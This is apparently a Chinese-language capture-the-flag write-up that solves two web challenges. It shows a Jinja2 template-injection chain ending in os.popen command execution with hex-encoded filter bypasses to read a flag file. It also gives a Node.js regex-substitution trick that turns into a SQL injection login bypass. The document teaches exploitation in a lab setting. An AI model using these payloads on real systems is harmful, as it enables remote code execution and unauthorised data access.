签到#

web#
Rank-l#
【Flag完整格式一般为:DASCTF{******},只需要提交{}内的内容。若Flag为其它格式,则会在题目描述中单独说明。】
{{7*7}}测试得到HTML_Entity编码的回显,ssti特征

测试得到子类
{{''.__class__.__bases__[0]}}
<class 'object'>

{{''.__class__.__bases__[0].__subclasses__}}
<built-in method __subclasses__ of type object at 0x7ff042cb17e0>

{{''.__class__.__bases__[0].__subclasses__()}}
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>

{{''.__class__.__bases__[0].__subclasses__()[39].__init__}}
<slot wrapper '__init__' of 'object' objects


{{''.__class__.__bases__[0].__subclasses__()[39].__init__.__globals__}}


{{c.__class__.__mro__[1]}}
{{c.__class__.__mro__[1].__subclasses__()}}
{{c.__class__.__mro__[3].__subclasses__()[133]}}


[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'types.GenericAlias'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class '__future__._Feature'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'typing._Final'>, <class 'typing._Immutable'>, <class 'typing.Generic'>, <class 'typing._TypingEmpty'>, <class 'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.TypedDict'>, <class 'typing.io'>, <class 'typing.re'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class 'ast.AST'>, <class 'select.poll'>, <class 'select.epoll'>, <class 'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'array.array'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class 'socketserver.BaseRequestHandler'>, <class 'datetime.date'>, <class 'datetime.time'>, <class 'datetime.timedelta'>, <class 'datetime.tzinfo'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_random.Random'>, <class '_sha512.sha384'>, <class '_sha512.sha512'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>
直接利用os._wrap_close无果


直接调用os库执行

直接用,但是flag和cat被过滤了,十六进制绕过即可
{%print(config.__class__.__init__.__globals__['os'].popen('`printf "\x6c\x73\x20\x2f"`').read())%}{%print(config.__class__.__init__.__globals__['os'].popen('`printf "\x73\x6f\x72\x74\x20\x2f\x66\x6c\x61\x67\x66\x31\x34\x39"`').read())%}

用fenjing的api也可以实现,自带的bypass来
sqli or not#
PHP是世界上最好的语言,但是不如Nodejs
info传参json
正则匹配整个json的逗号,正则匹配参数值的单双引号和反斜杠
unicode编码走不通
考虑$`,它可以匹配标志位前的所有字符,&可以绕过逗号匹配


info={"username":"$` or 1=1 -- "&info="password":"yiyi"}传到sql语句里就是
select * from userinfo where username = '$` or 1=1 -- ' and password = 'yiyi';相当于
select * from userinfo where username = '' or 1=1 -- ' and password = 'yiyi';就成功闭合了
